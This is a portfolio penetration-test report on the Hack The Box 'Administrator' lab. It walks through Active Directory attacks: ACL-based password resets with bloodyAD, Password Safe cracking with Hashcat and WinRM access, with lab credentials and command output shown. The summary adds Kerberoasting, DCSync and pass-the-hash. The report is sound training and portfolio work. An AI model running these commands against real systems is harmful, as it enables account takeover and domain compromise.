ARCHWARDEN

Administrator

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.14.38` (DC.administrator.htb). Testing was performed using a grey-box approach with an initial low-privilege domain credential (`Olivia:ichliebedich`) provided at the start of the engagement.

3.1 Approach

Joe Thompson performed testing using a grey-box approach. Initial credentials for the low-privilege domain account `Olivia` were provided. Testing proceeded through Active Directory ACL enumeration using BloodHound, ACL-based lateral movement, FTP credential archive recovery, offline password cracking, targeted Kerberoasting, DCSync, and pass-the-hash to achieve full domain compromise.

3.2 Scope

The scope of this assessment included the domain controller at `10.129.14.38` (DC.administrator.htb, administrator.htb). Testing covered all services accessible at the target IP.

In Scope Assets

Asset Type	Description
Domain Controller	`10.129.14.38` (DC.administrator.htb)
Domain	administrator.htb — Windows Active Directory
Initial Credential	Olivia:ichliebedich (low-privilege domain account)
FTP Service	Port 21 — user-specific home directories
WinRM	Port 5985 — used for foothold and domain compromise

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 3 security findings enabling full domain compromise starting from a single low-privilege domain credential. The findings include 1 critical-risk finding and 2 high-risk findings.

BloodHound enumeration with Olivia's credentials revealed a two-stage ACL chain: Olivia holds `GenericAll` over Michael, and Michael holds `ForceChangePassword` over Benjamin. Shadow Credentials (PKINIT) were attempted but failed — the environment lacks ADCS. Michael's password was set directly via `GenericAll`, and Benjamin's was reset via `ForceChangePassword`. Benjamin's credentials unlocked FTP access to the domain controller, where a Password Safe archive (`Backup.psafe3`) was retrieved. Hashcat cracked the master password as `tekieromucho`, revealing credentials for three accounts. Emily's credentials authenticated via WinRM for the user flag.

BloodHound further revealed Emily holds `GenericWrite` over Ethan, who holds DCSync rights. Shadow Credentials and a direct password reset both failed for Ethan. `GenericWrite` was instead exploited via Targeted Kerberoasting — writing a temporary SPN to Ethan's account and requesting a TGS, which

Hashcat cracked as `limpbizkit`. Ethan's credentials were used with `secretsdump` to DCSync all domain hashes. The Administrator NT hash was passed via evil-winrm for full domain access.

Immediate remediation priorities include removing the `GenericAll` and `ForceChangePassword` ACL edges, removing DCSync rights from Ethan, removing the `GenericWrite` edge from Emily to Ethan, and removing the FTP service from the domain controller.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of a low-privilege domain user. Testing chained BloodHound ACL enumeration, GenericAll and ForceChangePassword abuse, FTP credential archive recovery, Password Safe cracking, Targeted Kerberoasting via GenericWrite, and DCSync to achieve full domain compromise from a single initial credential.

4.1 Summary of Findings

During testing, Joe Thompson identified 3 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical** and **2 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson chained Active Directory ACL abuse, FTP credential archive recovery, Password Safe cracking, targeted Kerberoasting, and DCSync to achieve full domain compromise starting from a single low-privilege credential. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **administrator.htb** domain.

1. Performed network enumeration — FTP (21), DC (88/389/3268, administrator.htb), WinRM (5985) identified; ~7-hour clock skew detected — ntpdate run before any Kerberos operations; initial credential (Olivia:ichliebedich) tested against SMB and LDAP — no exploitable shares, no Kerberoastable accounts
2. Collected BloodHound data as Olivia; marked Olivia as owned; ran shortest paths from owned principals — ACL chain identified: Olivia → GenericAll → Michael → ForceChangePassword → Benjamin
3. Attempted Shadow Credentials on Michael via GenericAll — failed (KDC_ERR_PADATA_TYPE_NOSUPP, no ADCS/PKINIT support); set Michael's password directly via GenericAll; used Michael's ForceChangePassword right to reset Benjamin's password
4. Authenticated to FTP as Benjamin — downloaded Backup.psafe3; cracked master password with Hashcat (mode 5200) as tekieromucho; opened Password Safe — recovered credentials for alexander, emily, and emma; emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb confirmed via NXC; BloodHound confirmed Emily in Remote Management Users; evil-winrm session as Emily; user flag retrieved
5. BloodHound confirmed Emily has GenericWrite over Ethan; Shadow Credentials and direct password reset both failed for Ethan; used Targeted Kerberoasting tool to write temporary SPN to Ethan, request TGS, and clean up automatically; Hashcat cracked TGS hash as limpbizkit
6. Used Ethan's credentials with secretsdump to DCSync all domain hashes; recovered Administrator NT hash; evil-winrm pass-the-hash as Administrator; root flag retrieved

---

1. Network Enumeration and Initial Assessment

A full TCP port scan was performed, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.14.38 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.14.38
```

Key results: FTP (21, Microsoft ftpd — unusual on a DC), Kerberos (88) and LDAP (389/3268) confirming the domain controller and domain `administrator.htb`, WinRM (5985). A ~7-hour clock skew was reported — `ntpdate` was run and `/etc/hosts` updated before any Kerberos operations. The provided credential `Olivia:ichliebedich` was tested against SMB shares and LDAP Kerberoasting — no quick wins were available from the initial position.

---

2. BloodHound Enumeration and ACL Chain Discovery


With valid credentials, RustHound was used to collect the full Active Directory graph:

```
rusthound-ce -d administrator.htb -u 'Olivia' -p 'ichliebedich' -o ./bh -z
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ rusthound-ce -d administrator.htb -u 'Olivia' -p 'ichliebedich' -o ./bh -z
---------------------------------------------------
Initializing RustHound-CE at 20:59:22 on 06/10/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-06-11T00:59:22Z INFO  rusthound_ce] Verbosity level: Info
[2026-06-11T00:59:22Z INFO  rusthound_ce] Collection method: All
[2026-06-11T00:59:23Z INFO  rusthound_ce::ldap] Connected to ADMINISTRATOR.HTB Active Directory!
[2026-06-11T00:59:23Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-06-11T00:59:23Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T00:59:24Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=administrator,DC=htb
[2026-06-11T00:59:24Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T00:59:26Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=administrator,DC=htb
[2026-06-11T00:59:26Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T00:59:29Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=administrator,DC=htb
[2026-06-11T00:59:29Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T00:59:30Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=administrator,DC=htb
[2026-06-11T00:59:30Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-11T00:59:30Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=administrator,DC=htb
[2026-06-11T00:59:30Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2026-06-11T00:59:30Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
[2026-06-11T00:59:30Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::maker::common] 11 users parsed!
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::maker::common] 61 groups parsed!
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2026-06-11T00:59:30Z INFO  rusthound_ce::json::maker::common] ./bh/20260610205930_administrator-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 20:59:30 on 06/10/26! Happy Graphing!
```

Olivia was marked as owned in BloodHound and shortest paths to Tier Zero were explored:

The graph immediately surfaced a two-hop ACL chain:



- **Olivia** has `GenericAll` over **Michael**
- **Michael** has `ForceChangePassword` over **Benjamin**

Benjamin's access was unknown at this point, but with FTP open on the DC and no other ACL paths, the chain was worth following to completion.

---

3. ACL Abuse — GenericAll to Michael, ForceChangePassword to Benjamin

`GenericAll` over Michael allows full control of the object. The preferred technique is Shadow Credentials — writing to `msDS-KeyCredentialLink` to enable certificate-based authentication without changing the password:

```
bloodyAD --host dc.administrator.htb -d administrator.htb \
  -u 'Olivia' -p 'ichliebedich' add shadowCredentials michael
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'Olivia' -p 'ichliebedich' add shadowCredentials michael
[+] KeyCredential generated with following sha256 of RSA key: 2f0592ff6217954aa646ed4e75cd5330b3765130aaf13301a8c8df7c354afeaf
[-] PKINIT failed on DC 10.129.14.38, you must find a Kerberos server with a certification authority!
[-] Retry on a working KDC and do:
badNTPKInit 'kerberos+pfx://administrator.htb\michael@10.129.14.38/?certdata=michael_tl.pfx&timeout=350'
[+] PKINIT PFX certificate saved at: michael_tl.pfx
Traceback (most recent call last):
  File "/home/parallels/.local/bin/bloodyAD", line 6, in <module>
    sys.exit(main())
             ^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 342, in main
    asyncio.run(amain())
    ^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 195, in run
    return runner.run(main)
           ^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 118, in run
    return self._loop.run_until_complete(task)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/asyncio/base_events.py", line 725, in run_until_complete
    return future.result()
           ^^^^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 272, in amain
    output = await result
             ^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 579, in shadowCredentials
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 572, in shadowCredentials
    tgs, enctgs, key, decticket = client.with_clock_skew(client.U2U)
                                  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 845, in with_clock_skew
    return func(*args, **kwargs)
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 479, in U2U
    self.get_TGT()
    ^^^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 317, in get_TGT
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 313, in get_TGT
    preauth_rep = self.do_preauth(etype, with_pac=with_pac)
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 189, in do_preauth
    rep = self.ksoc.sendrecv(req.dump())
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
kerbad.protocol.errors.KerberosError: Error Name: KDC_ERR_PADATA_TYPE_NOSUPP Detail: "KDC has no support for PADATA type (pre-authentication data)"
```

The `KDC_ERR_PADATA_TYPE_NOSUPP` error indicates the KDC does not support PKINIT with certificate credentials — this environment has no ADCS. A direct password set was used instead:

```
bloodyAD --host dc.administrator.htb -d administrator.htb \
  -u 'Olivia' -p 'ichliebedich' set password michael Password1!
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'Olivia' -p 'ichliebedich' set password michael Password1!
[+] Password changed successfully!
```

With Michael's credentials, ForceChangePassword over Benjamin was exercised:

```
bloodyAD --host dc.administrator.htb -d administrator.htb \
  -u 'michael' -p 'Password1!' set password benjamin Password1!
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'michael' -p 'Password1!' set password benjamin Password1!
[+] Password changed successfully!
```

4. FTP Archive Recovery, Password Safe Cracking, and WinRM as Emily

Benjamin's reset credentials were tested against the FTP service on the DC:

```
ftp benjamin@10.129.14.38
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ ftp benjamin@10.129.14.38
Connected to 10.129.14.38.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

A Password Safe v3 archive was present in Benjamin's FTP home directory:

```
get Backup.psafe3
```

```
ftp> dir
229 Entering Extended Passive Mode (|||54953|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||54955|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************|   952        7.00 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (4.95 KiB/s)
ftp>
```


Password Safe v3 files are supported by Hashcat as mode 5200. The archive was cracked against the rockyou wordlist:

```
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
```

```
joe@primeradiant:~$ hashcat -m 5200 Backup.psafe3 rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

ATTENTION! Potfile storage is disabled for this hash mode.
Passwords cracked during this session will NOT be stored to the potfile.
Consider using -o to save cracked passwords.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1239 MB (14135 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

Backup.psafe3:tekieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5200 (Password Safe v3)
Hash.Target......: Backup.psafe3
Time.Started.....: Wed Jun 10 18:33:48 2026 (0 secs)
Time.Estimated...: Wed Jun 10 18:33:48 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3262.5 kH/s (8.31ms) @ Accel:8 Loops:512 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 139264/14344384 (0.97%)
Rejected.........: 0/139264 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:2048-2049
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 → katiekatie
Hardware.Mon.#01.: Temp: 37c Fan: 30% Util: 32% Core:1935MHz Mem:6800MHz Bus:16
Started: Wed Jun 10 18:33:44 2026
Stopped: Wed Jun 10 18:33:49 2026
```

Master password: `tekieromucho`

Opening the archive revealed three credential entries:




All three were tested. Emily's credentials authenticated over SMB:

```
nxc smb 10.129.14.38 -u 'Emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ nxc smb 10.129.14.38 -u 'Alexander' -p 'UrkIbagoxMyUGw0aPlj9B0AXSea4Sw'
SMB         10.129.14.38    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.14.38    445    DC               [-] administrator.htb\Alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ nxc smb 10.129.14.38 -u 'Emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
SMB         10.129.14.38    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.14.38    445    DC               [+] administrator.htb\Emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ nxc smb 10.129.14.38 -u 'Emma' -p 'WwANQWnmJnGV07WQN8bMS7FMAbjNur'
SMB         10.129.14.38    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.14.38    445    DC               [-] administrator.htb\Emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
```

BloodHound confirmed Emily is a member of Remote Management Users:




```
evil-winrm -i 10.129.14.38 -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ evil-winrm -i 10.129.14.38 -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents> whoami
administrator\emily
*Evil-WinRM* PS C:\Users\emily\Documents> cd..
